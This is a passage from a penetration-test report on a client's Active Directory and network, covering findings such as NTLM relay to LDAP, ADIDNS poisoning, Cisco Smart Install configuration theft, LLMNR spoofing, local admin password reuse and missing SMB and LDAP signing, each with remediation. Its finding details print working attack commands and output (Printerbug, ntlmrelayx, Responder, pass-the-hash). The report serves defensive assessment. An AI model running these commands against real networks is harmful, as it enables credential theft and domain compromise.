Candidates.#4....: Jefferson7787$ -> Jrylov
Candidates.#5....: [Copying]
Candidates.#6....: [Copying]
Hardware.Mon.#2..: Temp: 51c Fan: 36% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
Hardware.Mon.#3..: Temp: 48c Fan: 31% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
Hardware.Mon.#4..: Temp: 47c Fan: 28% Util: 91% Core:1860MHz Mem:6800MHz Bus:1
Hardware.Mon.#5..: Temp: 62c Fan: 31% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
Hardware.Mon.#6..: Temp: 48c Fan: 30% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
```


Figure 37: Cracking Password Hash

H3 - NTLM Relay to LDAP Enables Resource-Based Constrained Delegation - High

Description	Active Directory domain controllers permit NTLM authentication to be relayed to LDAP services without sufficient signing or channel-binding protections. An attacker who coerces a domain-joined system to authenticate can relay that authentication to LDAP and configure Resource-Based Constrained Delegation on the authenticating computer account.
Security Impact	Successful exploitation allows an attacker-controlled account to impersonate eligible domain users when accessing services on the affected computer. This may result in administrative access, remote command execution, credential theft, and lateral movement. Privileged accounts that permit delegation may also be impersonated, substantially increasing the potential impact.
Affected Resource(s)	• prysm.ad
Remediation	• Require LDAP signing and enforce LDAP channel binding on all Active Directory domain controllers after validating client compatibility. • Enable `Account is sensitive and cannot be delegated` for privileged accounts, and consider placing appropriate administrative accounts in the Protected Users group. • Disable unnecessary authentication-coercion services, such as the Print Spooler on servers and domain controllers where printing is not required. • Review computer objects for unexpected values in `msDS-AllowedToActOnBehalfOfOtherIdentity` and remove any unauthorized RBCD configurations.
References	https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/how-to-configure-protected-accounts https://learn.microsoft.com/en-us/windows/win32/adschema/a-msds-allowedtoactonbehalfofotheridentity

Finding Details

Vilkas performed an NTLM relaying attack via authentication coercion to perform a Kerberos Resource-Based Constrained Delegation (RBCD) attack.

```
# Triggering Printerbug

$ python3 /opt/krbrelayx/printerbug.py prysm.ad/'37D-B-28$BNE'@192.168.200.50 pt001@80/test

[*] Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

Password:
[*] Attempting to trigger authentication via rprn RPC at 192.168.200.50
[*] Bind OK
[*] Got handle
```

```
[*] Triggered RPC backconnect, this may or may not have worked


# Relaying Authentication

$ sudo ntlmrelayx.py -t ldap://192.168.200.15 --escalate-user PPHPGBZR$ --delegate-access --no-
validate-privs --no-dump

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 192.168.200.50 controlled, attacking target ldap://192.168.200.15
[*] HTTPD(80): Authenticating against ldap://192.168.200.15 as PRYSM/VDI-LPADMIN$ SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Querying domain security descriptor
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.200.50 controlled, but there are no more targets left!
[-] Error when updating ACL: {'result': 50, 'description': 'insufficientAccessRights', 'dn': '',
'message': '00000005: SecErr: DSID-03152E29, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0\n\x00',
'referrals': None, 'type': 'modifyResponse'}
[*] Delegation rights modified successfully!
[*] PPHPGBZR$ can now impersonate users on VDI-LPADMIN$ via S4U2Proxy
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.200.50 controlled, but there are no more targets left!
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.200.50 controlled, but there are no more targets left!
```


Figure 38: Setting RBCD via Coerced Authentication

H4 - Unprivileged DNS Record Creation Enables Name Resolution Poisoning - High

Description	The Active Directory-integrated DNS (ADIDNS) zone permits standard authenticated users to create arbitrary DNS records. Vilkas validated this condition by creating a new host record that resolved to a tester-controlled IP address. Secure dynamic updates authenticate the requester, but the update still succeeds when the requester has permission to create records within the zone.
Security Impact	An attacker with access to any domain account could create targeted or wildcard DNS records that redirect clients to an attacker-controlled system. This could be used to intercept traffic, capture or relay authentication attempts, impersonate internal services, and facilitate lateral movement. MITRE identifies manipulation of DNS and other name-resolution mechanisms as a method of forcing systems to communicate with attacker-controlled infrastructure.
Affected Resource(s)	• prysm.ad
Remediation	• Review the zone ACL and remove `Create All Child Objects` or equivalent record-creation permissions from broad principals such as `Authenticated Users`, where operationally feasible. • Configure DHCP to perform secure DNS registrations using a dedicated, least-privileged update account, then delegate record creation only to that account and authorized DNS administrators. Microsoft supports DHCP-managed DNS updates and notes that centralized registration requires appropriate update permissions. • Retain `Secure only` dynamic updates, remove unauthorized or unexpected records, and monitor the zone for wildcard records or names resolving to unapproved systems. Microsoft recommends secure-only updates for Active Directory-integrated zones.
References	https://attack.mitre.org/techniques/T1557 https://learn.microsoft.com/en-us/windows-server/networking/dns/dynamic-update https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/active-directory-integrated-dns-zones

Finding Details

Vilkas created a record in ADIDNS which facilitated an authentication coercion attack as part of a larger attack chain.

```
$ python3 /opt/krbrelayx/dnstool.py -u prysm.ad\\'37D-B-28$BNE' -p <CLEARTEXT PASSWORD REDACTED' -a
add -r pt001.prysm.ad -d 10.200.30.5 192.168.200.15

[-] Connecting to host...
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Figure 39: Adding New Record in ADIDNS

H5 - Administrative Credentials Exposed on Network File Shares - High

Description	Network shares accessible to standard domain users contained files with plaintext credentials. During testing, Vilkas obtained credentials that provided administrative access to multiple Microsoft SQL Server systems, confirming that the exposure was directly exploitable.
Security Impact	An attacker with access to any standard domain account could retrieve the exposed credentials and use them to access databases, obtain or modify sensitive information, and move laterally through the environment. Reuse of the credentials across additional systems could further expand the compromise.
Affected Resource(s)	• \\VM-APPPROD-01.prysm.ad\REMINST\lp-copy file share ◦ *Web_20300421.config* file
Remediation	• Remove the exposed credential files and immediately rotate all affected passwords, keys, and tokens. • Restrict both share and NTFS permissions to only the users and groups with a documented business requirement. • Store credentials in an approved secrets-management platform rather than scripts, configuration files, spreadsheets, or documentation. • Where supported, replace static Windows service credentials with group Managed Service Accounts to provide automatic password management.
References	https://attack.mitre.org/techniques/T1552/001 https://attack.mitre.org/techniques/T1039

Finding Details

Vilkas uncovered a web.config file on a file share that was accessible to all users in the domain, regardless of privilege level.

```
PS C:\users\public> Get-Acl '\\VM-APPPROD-01.prysm.ad\REMINST\lp-copy\Web_20300421.config' |select -
ExpandProperty access

<SNIP>

FileSystemRights  : ReadAndExecute, Synchronize
AccessControlType : Allow
IdentityReference : NT AUTHORITY\Authenticated Users
IsInherited       : True
InheritanceFlags  : None
PropagationFlags  : None

<SNIP>
```

Figure 40: Weak Permissions on Sensitive File

H6 - Cisco Smart Install Permits Unauthenticated Device Management - High

Description	Cisco Smart Install is enabled and accessible over TCP port 4786 on the affected network device. Smart Install is a legacy deployment and configuration-management feature that does not authenticate protocol requests by design.
Security Impact	An attacker with network access to the service could issue unauthorized Smart Install requests to retrieve or replace device configuration files, alter the device's configuration, or disrupt network availability. Depending on the installed IOS or IOS XE version, the device may also be affected by known Smart Install vulnerabilities that permit denial of service or remote code execution.
Affected Resource(s)	• 192.168.200.2
Remediation	• Disable Smart Install using the `no vstack` command when the feature is not required. • Upgrade the device to a currently supported IOS or IOS XE release and verify that the installed version is not affected by known Smart Install vulnerabilities. • If Smart Install must remain enabled, restrict TCP port 4786 so that only the authorized Smart Install Director can communicate with client devices, using ACLs and Control Plane Policing where supported. • Review the device configuration and administrative credentials for unauthorized changes and confirm that Smart Install remains disabled after a reboot. Cisco recommends disabling Smart Install when unused. Where it is operationally required, Cisco recommends permitting TCP 4786 only from the designated Smart Install Director.
References	https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180409-smi https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20170214-smi https://www.cisco.com/c/en/us/support/docs/csa/cisco-sa-20180328-smi2.html

Finding Details

Vilkas exploited the enabled Cisco SmartInstall feature to obtain the network device's configuration file contents.

```
$ python siet.py -g -i 192.168.200.2

[INFO]: Sending TCP packet to 192.168.200.2
[INFO]: Package send success to 192.168.200.2 :
[INFO]: Getting config done
[INFO]: All done! Waiting 60 seconds for end of connections...
-= DvK =- TFTP server 2017(p)
[INFO]: binding socket .. ok
```

```
[INFO]: connect from  192.168.200.2 54086
[INFO]:[192.168.200.2 ] puting file 192.168.200.2 .conf octet
[INFO]:[192.168.200.2 ]:[put] success binding data port 44000
[INFO]:[192.168.200.2 ]:[put] file tftp/192.168.200.2 .conf finish download, size: 1119


$ ls tftp/

192.168.200.2 .conf

$ cat tftp/192.168.200.2 .conf

!
! No configuration change since last restart
!
version 15.0
no service pad
service timestamps debug datetime msec localtime
service timestamps log datetime msec localtime
service password-encryption
service unsupported-transceiver
!
hostname TAMV07- PRYSM-MAIN-DCP1-SERVER-RM
!
boot-start-marker
boot-end-marker
!
logging buffered 100000
enable secret 5 $1$V.q/$YNDy3BRa<REDACTED>
!
username netadmin secret 5 $1$KvYM$KMt8<REDACTED>
aaa new-model
!
!
aaa group server tacacs+ TACACS1
 server-private <REDACTED> key 7 <REDACTED>
 server-private <REDACTED> key 7 <REDACTED>
```


Figure 41: Exploitation of the Cisco SmartInstall Feature

H7 - LLMNR/NBT-NS Name Resolution Response Spoofing - High

Description	Windows systems (prior to Vista) will attempt to perform name resolution via NetBIOS Name Server (NBNS) if the hostname is not found in the system's hosts file or via DNS. NBNS has been succeeded by Link-Local Multicast Name Resolution (LLMNR) in Vista and later operating systems. Queries are sent to the broadcast address for the system's local subnet via UDP, and the identity of the responding host is not validated or authenticated. This functionality is useful in home or small office environments that lack infrastructure services, but it is often not needed or necessary in an enterprise environment.
Security Impact	Because these requests are broadcast to the entire local network, an attacker can listen for them and respond with false information (spoofing). The victim will accept this information if the attacking system wins a race condition with another legitimate system or the legitimate system does not exist (i.e. as a result of the user making a typo in the host name). Configuring malicious services on the spoofed IP is the most common attack vector for these protocols. If the victim attempts to access a service that requires authentication, such as a file server, database server, or web site, the attacker can collect the credential information supplied by the victim. The format of the credential information can vary significantly based on the type of service the victim is attempting to access. In some cases, a clear text password may be retrieved directly, but the victim often submits hashed credentials, which are only useful if the attacker can successfully crack it or pass it on-the-fly to another target system (if circumstances allow).
Affected Resource(s)	• 192.168.200.120 • 192.168.200.14
Remediation	The NBT-NS vulnerability can be remediated in one of two ways: • First, require that name resolution only be performed using DNS by setting the `UseDnsOnlyForNameResolutions` registry key to a value of 1. This will prevent Windows systems from making NBNS queries (this registry change can be deployed via Group Policy) • Alternatively, the NetBIOS service can be disabled entirely. This can be done via DHCP options, network adapter settings, or a registry modification. LLMNR can be disabled via group policy: • Group Policy = `Computer Configuration\Administrative Templates\Network\DNS Client\Turn off Multicast Name Resolution`. (Enabled = Don't use LLMNR, Disabled = Use LLMNR)
References	https://attack.mitre.org/techniques/T1557/001

Finding Details

Vilkas used Responder to obtain NTLMv2 password hashes that were subjected to successful offline password cracking.

```
$ python Responder.py -I eth0 -wrfv -P

                                          __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.4.0


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [ON]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]

<SNIP>

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [10.200.30.5]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']


[*] [LLMNR]  Poisoned answer sent to 192.168.200.120 for name LPT-0680
[*] [MDNS] Poisoned answer sent to 192.168.200.120 for name DNE-2103.local
[*] [MDNS] Poisoned answer sent to 192.168.200.120 for name tjones-pc.local
[*] [MDNS] Poisoned answer sent to 192.168.200.120 for name tjones-pc.local
[*] [MDNS] Poisoned answer sent to 192.168.200.120 for name LPT-0680.local
[PROXY] Returning unmodified HTTP response
[PROXY] Returning unmodified HTTP response
[Proxy-Auth] Sending NTLM authentication request to 192.168.200.14
[Proxy-Auth] NTLMv2 Client   : 192.168.200.14
[Proxy-Auth] NTLMv2 Username : PRYSM\BSMITH
```

```
[Proxy-Auth] NTLMv2 Hash     :
BSMITH::PRYSM:ef3098d2b9XXXX:1836380XXXX9447BE:010XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
[Proxy-Auth] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Teams/1.2.00.24753 Chrome/66.0.335
9.181 Electron/3.1.11 Safari/537.36
[Proxy-Auth] Host              : amer.ng.msg.teams.microsoft.com:443
```

Figure 42: Spoofing LLMNR/NBT-NS Responses to Capture NTLMv2 Password Hashes

H8 - Reused Local Administrator Credentials Enable Lateral Movement - High

Description	Vilkas identified the same local administrator password across multiple Windows systems in the Active Directory domain. Compromise of any one affected system could expose reusable password material for the remaining systems.
Security Impact	An attacker who obtains local administrator access to one host could extract the account's password or NTLM hash and reuse it to authenticate to other affected systems. This enables rapid lateral movement, credential theft, widespread host compromise, and potential ransomware deployment. Pass-the-hash attacks do not require recovery of the plaintext password.
Affected Resource(s)	• Hosts in the corp.prysm.int domain (192.168.200/24 subnet)
Remediation	• Deploy Windows LAPS to generate, securely store, and regularly rotate a unique local administrator password for each managed system. Windows LAPS is designed to mitigate lateral movement and pass-the-hash risks caused by shared local administrator credentials. • Immediately rotate the currently reused password on all affected systems. • Restrict retrieval of managed passwords to approved administrative personnel and audit password-access events. • For systems that cannot use Windows LAPS, manage unique per-device credentials through an approved privileged-access or password-management platform. Organizations still using legacy Microsoft LAPS should plan migration to Windows LAPS rather than expanding the legacy deployment.
References	https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-overview https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-scenarios-migration https://attack.mitre.org/techniques/T1550/002

Finding Details

Vilkas observed local administrator password reuse across various hosts in the internal network.

```
$ nxc smb 192.168.200.0/24 -u 'itlocaladmin' -H <NTLM HASH REDACTED> --local-auth

<SNIP>

SMB         192.168.200.206   445    WKS03645         [+] WKS03645\itlocaladmin <NTLM HASH
REDACTED>
SMB         192.168.200.82    445    WKS03080         [+] WKS03080\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.85    445    WKS03562         [+] WKS03562\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.60    445    WKS03550         [+] WKS03550\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.213   445    WKS03463         [+] WKS03463\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.216   445    WKS03824         [+] WKS03824\itlocaladmin <NTLM HASH REDACTED
```

```
SMB         192.168.200.214   445    WKS03823         [+] WKS03823\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.50    445    WKS03824         [+] WKS03824\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.22    445    WKS03810         [+] WKS03810\itlocaladmin <NTLM HASH REDACTED
SMB         192.168.200.11    445    WKS03874         [+] WKS03874\itlocaladmin <NTLM HASH REDACTED

<SNIP
```

Figure 43: Confirming Local Administrator Password Reuse across Subnet

M1 - SMB Signing Not Required Enables NTLM Relay - Medium

Description	Vilkas identified multiple Windows systems that accept SMB connections without requiring message signing. SMB signing verifies the integrity and authenticity of SMB traffic; when it is set as optional, an attacker may be able to relay captured or coerced NTLM authentication to an affected system.
Security Impact	An attacker with access to the internal network could relay a user or computer account's NTLM authentication to an affected SMB service and authenticate in the victim's context. If the relayed account has administrative privileges on the target, the attacker may be able to execute commands, access files, dump credentials, and move laterally without recovering the account's plaintext password. Requiring SMB signing prevents NTLM authentication from being relayed to the protected SMB service.
Affected Resource(s)	• 192.168.200.7 • 192.168.200.20
Remediation	• Require SMB signing for inbound connections by enabling `Microsoft network server: Digitally sign communications (always).` • Require signing for outbound connections by enabling `Microsoft network client: Digitally sign communications (always).` • Test legacy NAS devices, Linux systems, appliances, and older applications before broad enforcement, then remediate or isolate systems that do not support signed SMB. • Disable SMBv1 and reduce unnecessary NTLM authentication and name-resolution protocols to further limit relay opportunities. These policies are located under: `Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options` Microsoft recommends using the "always" policies when SMB signing is required. Modern Windows 11 24H2 and Windows Server 2025 systems require inbound and outbound SMB signing by default, but earlier systems may still require explicit policy configuration
References	https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/overview-server-message-block-signing https://attack.mitre.org/techniques/T1557/001 https://www.vilkascyber.com/blog/how-to-enforce-smb-signing-in-active-directory-and-why-it-matters

Finding Details

Hosts in the internal network did not require SMB Signing which could facilitate NTLM Relaying attacks.

```
$ python RunFinger.py -i 192.168.200.0/24 –a
```

```
Retrieving information for 192.168.200.7...
SMB signing: False
Null Sessions Allowed: False
Vulnerable to MS17-010: False
Server Time: 2024-10-31 15:55:44
OS version: 'indows 10 Pro 18362'
Lanman Client: 'Windows 10 Pro 6.3'
Machine Hostname: 'DTAHD-2431'
This machine is part of the 'PRYSM' domain

Retrieving information for 192.168.200.20...
SMB signing: False
Null Sessions Allowed: False
Vulnerable to MS17-010: False
Server Time: 2024-10-31 15:55:44
OS version: 'indows 7 Professional 7601 Service Pack 1'
Lanman Client: 'Windows 7 Professional 6.1'
Machine Hostname: 'DTA-1950'
This machine is part of the 'PRYSM' domain

<SNIP>
```

Figure 44: Sample of Hosts with SMB Signing Not Enabled

M2 - Unprivileged Users Can Create Active Directory Computer Accounts - Medium

Description	The `ms-DS-MachineAccountQuota` attribute is configured to `10` in the affected domains. This allows any authenticated domain user to create and control up to 10 computer accounts without delegated administrative permissions. The attribute specifically defines how many computer accounts a user may create in the domain.
Security Impact	An attacker who compromises a standard domain account could create an attacker-controlled computer account and use it as a valid Active Directory security principal. Although this condition does not directly provide elevated access, it can enable or simplify attacks involving Resource-Based Constrained Delegation, Kerberos authentication, certificate services, and NTLM relay when combined with other weaknesses.
Affected Resource(s)	• prysm.ad • corp.prysm.int
Remediation	• Set `ms-DS-MachineAccountQuota` to `0` unless ordinary users have a documented requirement to join systems to the domain. Microsoft recommends a value of `0` as an identity-infrastructure hardening measure. • Delegate computer-account creation and domain-join permissions to a controlled administrative group and limit those permissions to designated organizational units. • Review recently created computer accounts for unexpected creators or naming patterns, and monitor Windows event ID `4741` for unauthorized computer-account creation.
References	https://learn.microsoft.com/en-us/troubleshoot/windows-server/active-directory/default-workstation-numbers-join-domain https://www.vilkascyber.com/blog/default-ms-ds-machineaccountquota

Finding Details

Vilkas observed the ms-DS-MachineAccountQuota attribute set to the default value of 10 in both in-scope domains. This enabled creation of a malicious computer account used as part of the attack chain to domain compromise.

```
$ addcomputer.py -method SAMR -computer-pass <CLEAR TEXT PASSWORD REDACTED> -computer-name PPHPGBZR
prysm.ad/37D-B-28$BNE -dc-ip 192.168.200.15

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Successfully added machine account PPHPGBZR$ with password <CLEAR TEXT PASSWORD REDACTED>
```

Figure 45: Creating a Malicious Computer Account

M3 - LDAP Signing and Channel Binding Not Enforced - Medium

Description	Vilkas identified domain controllers that accept LDAP authentication without requiring LDAP signing and do not enforce channel binding for supported LDAP-over-TLS sessions. These controls protect LDAP authentication from relay, tampering, and man-in-the-middle attacks.
Security Impact	An attacker who captures or coerces NTLM authentication may be able to relay it to LDAP or LDAPS and perform directory actions permitted to the relayed account. Depending on that account's privileges and other domain configurations, this could enable creation of attacker-controlled computer accounts, Resource-Based Constrained Delegation abuse, modification of group memberships, lateral movement, or domain compromise.
Affected Resource(s)	• All domain controllers in the prysm.ad and corp.prysm.int domains
Remediation	• Audit domain controllers for unsigned LDAP clients before enforcement. Review Event ID `2887`, enable detailed LDAP-interface logging, and investigate Event ID `2889` to identify specific clients and accounts using unsigned binds. • Configure `Network security: LDAP client signing requirements` on domain members to request or require signing, then update incompatible applications and appliances. • Configure `Domain controller: LDAP server signing requirements` to `Require signature` through a GPO applied to the Domain Controllers OU. • Configure `Domain controller: LDAP server channel binding token requirements` to `Always` after validating client compatibility. `When supported` may be used temporarily during migration but does not reject clients that lack channel-binding support. • Upgrade, replace, or isolate legacy clients that cannot support signed LDAP or channel binding. LDAP channel binding applies to TLS-protected LDAP sessions, including LDAPS and STARTTLS, when compatible SASL authentication is used. It is not simply a setting that becomes relevant whenever an LDAPS certificate exists, and LDAP simple bind over TLS does not receive CBT protection.
References	https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/ldap-signing https://learn.microsoft.com/en-us/windows-server/identity/manage-ldap-signing-group-policy?tabs=windows-server-2025 https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/security-policy-settings/domain-controller-ldap-server-channel-binding-token-requirements https://attack.mitre.org/techniques/T1557/001 https://www.vilkascyber.com/blog/how-to-enforce-ldap-signing-in-active-directory-and-why-it-matters

Finding Details

Vilkas observed that domain controller hosts did not enforce LDAP Signing or LDAP Channel Binding

```
$ nxc smb 192.168.200.15 -u '37D-B-28$BNE' -p '<CLEAR TEXT PASSWORD REDACTED>'

SMB         192.168.200.15     445    PRYSMHQDC02          [*] Windows Server 2022 Build 20348 x64
(name: PRYSMHQDC02) (domain:prysm.ad) (signing:False) (SMBv1:False)
SMB         192.168.200.15     445    PRYSMHQDC02          [+] prysm.ad\'37D-B-28$BNE:<CLEAR TEXT
PASSWORD REDACTED>
```

Figure 46: Domain Controller with LDAP Signing Not Enforced

M4 - Active Directory Accounts Configured Without a Password Requirement - Medium

Description	Vilkas identified Active Directory user accounts with the `PASSWD_NOTREQD` User Account Control flag enabled. This setting allows an account to be enabled without a password and may bypass the password requirement normally applied during account creation.
Security Impact	An affected account may have, or could later be assigned, a blank password. An attacker could authenticate as that account without obtaining credentials and access any systems or data available to it. The impact is greater when the account is enabled, used by a service, or assigned elevated permissions.
Affected Resource(s)	• See the table under Finding Details for a list of affected accounts
Remediation	• Review each affected account to confirm its purpose, status, privileges, and dependencies. Disable or remove accounts that are no longer required. • Assign a unique, policy-compliant password and clear the `PasswordNotRequired` property using `Set-ADUser` or `Set-ADAccountControl` with `-PasswordNotRequired $false`. Clearing the flag alone should not replace validating and resetting the account password. • Review account-provisioning scripts and administrative procedures to prevent the flag from being applied to new accounts. Monitor Event ID `4738` for unexpected account-control changes, including the password-not-required setting.
References	https://learn.microsoft.com/en-us/troubleshoot/windows-server/active-directory/useraccountcontrol-manipulate-account-properties https://learn.microsoft.com/en-us/defender-for-identity/security-posture-assessments/accounts https://learn.microsoft.com/en-us/powershell/module/activedirectory/set-aduser?view=windowsserver2025-ps https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4738

Finding Details

Vilkas identified various accounts in the prysm.ad domain with the PASSWD_NOTREQD flag set.

Table 5: List of Users Configured with PASSWD_NOTREQD

Name	Domain Membership	User Account Control
IWAM_YUN	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
IWAM_EHU	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
IWAM_CEA	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
IWAM_LDM	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
IWAM_FHQ	prysm.ad	PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD

I1 - Stale Active Directory and DNS Records Identified - Informational

Description	Vilkas identified computer accounts and DNS records associated with systems that appear to have been decommissioned or inactive for an extended period.
Security Impact	Stale directory objects reduce asset visibility and may retain group memberships, delegated permissions, DNS records, or trust relationships that are no longer required. Outdated DNS records may also direct users or applications to incorrect systems and complicate security monitoring and incident response.
Remediation	• Validate each suspected stale object against inventory, endpoint-management, DHCP, and authentication data before removal. • Disable and quarantine unused computer accounts for a defined retention period before deleting them. • Remove associated DNS, DHCP, and management-platform records after confirming the systems are no longer operational. • Configure DNS aging and scavenging using tested no-refresh and refresh intervals, while ensuring static records are protected from deletion. Microsoft recommends using multiple checks and safeguards before removing inactive directory objects, and DNS scavenging can automate removal of stale dynamically registered records when configured carefully.
References	https://learn.microsoft.com/en-us/services-hub/unified/health/remediation-steps-ad/regularly-check-for-and-remove-inactive-user-accounts-in-active-directory https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/dns-scavenging-setup https://learn.microsoft.com/en-us/windows-server/networking/dns/aging-scavenging

I2 - Decommission Unused On-Premises Exchange Infrastructure - Informational

Description	The organization has migrated its mailboxes to Exchange Online, but an on-premises Exchange Server remains in the environment. An unused or unsupported Exchange installation creates unnecessary infrastructure and administrative overhead.
Security Impact	Exchange Server is deeply integrated with Active Directory and operates through highly privileged services, groups, and permissions. Retaining an unnecessary server increases the attack surface and requires continued patching, monitoring, backup, and administrative support.
Remediation	• Confirm that all mailboxes and public folders have been migrated and that no applications rely on the server for SMTP relay. • Transfer Exchange-attribute source of authority to the cloud or implement Microsoft's supported management-tools-only model, as appropriate. • Remove hybrid connectors, stale Autodiscover configuration, mail-flow dependencies, and other Exchange services in accordance with Microsoft guidance. • Complete the supported Exchange decommissioning or uninstallation process rather than simply powering off the server. Microsoft now supports fully uninstalling the last Exchange Server after the required source-of-authority transfer and dependency cleanup. Environments retaining on-premises recipient management may instead require the Exchange Management Tools path.
References	https://learn.microsoft.com/en-us/exchange/hybrid-deployment/decommission-last-exchange-server https://learn.microsoft.com/en-us/exchange/manage-hybrid-exchange-recipients-with-management-tools

I3 - Inconsistent Security Configuration Management - Informational

Description	Vilkas identified recurring security weaknesses across multiple systems that indicate security baselines and hardening requirements may not be defined or consistently enforced throughout the environment.
Security Impact	Without standardized configuration management, systems may retain insecure defaults, unsupported protocols, excessive permissions, or configuration drift. This can create inconsistent levels of protection and allow known weaknesses to reappear after remediation.
Remediation	• Establish approved security baselines for supported operating systems, network devices, applications, and cloud services. • Enforce configurations through Group Policy, endpoint management, infrastructure automation, or equivalent centralized tooling. • Document and approve necessary exceptions, including an owner, business justification, compensating controls, and expiration date. • Continuously assess systems for configuration drift and periodically review the baselines against current vendor and industry guidance. NIST defines security-focused configuration management as establishing, controlling, and monitoring secure system configurations throughout the system lifecycle.
References	https://csrc.nist.gov/pubs/sp/800/128/upd1/final https://learn.microsoft.com/en-us/windows/security/operating-system-security/device-management/windows-security-configuration-framework/windows-security-baselines

I4 - KRBTGT Password Rotation Is Overdue - Informational

Description	The `krbtgt` account password has not been changed within the recommended rotation interval. The account is used by the Kerberos Key Distribution Center to encrypt and sign ticket-granting tickets for the domain.
Security Impact	If the KRBTGT password hash is obtained during a domain compromise, an attacker can create forged Kerberos tickets and impersonate arbitrary users through a Golden Ticket attack. These forged tickets may remain viable until the KRBTGT password has been safely reset twice.
Remediation	• Establish a process to rotate the KRBTGT password at least every 180 days and after known or suspected domain compromise. • Perform two password resets, allowing Active Directory replication to complete and waiting longer than the domain's maximum Kerberos ticket lifetime between resets. The default required wait is at least 10 hours. • Perform the procedure independently for each domain in a multi-domain forest. • Before an incident-driven reset, remove attacker access and persistence so the new KRBTGT key is not immediately compromised. Microsoft Defender for Identity identifies KRBTGT passwords older than 180 days and recommends two resets separated by at least 10 hours.
References	https://learn.microsoft.com/en-us/defender-for-identity/security-posture-assessments/accounts https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/forest-recovery-guide/ad-forest-recovery-reset-the-krbtgt-password https://attack.mitre.org/techniques/T1558/001

I5 - Assessment Activity Was Not Detected - Informational

Description	Several activities performed by Vilkas during the assessment did not appear to generate an alert or response from the Client's security-monitoring processes.
Security Impact	Insufficient logging, alerting, or response procedures may allow malicious activity to continue without timely investigation. This increases attacker dwell time and may leave insufficient evidence to determine the scope and impact of a security incident.
Remediation	• Centralize relevant logs from domain controllers, endpoints, firewalls, VPN infrastructure, cloud identity services, and critical applications. • Enable appropriate Advanced Audit Policy settings and alert on high-risk events such as privileged-group changes, new account creation, audit-policy changes, service installation, and abnormal authentication activity. • Define alert ownership and escalation procedures so high-confidence events receive timely investigation. • Periodically validate detection coverage through controlled attack simulations, penetration tests, or purple-team exercises. Microsoft recommends configuring audit policies around the organization's security objectives and identifies specific Active Directory events that warrant monitoring and investigation.
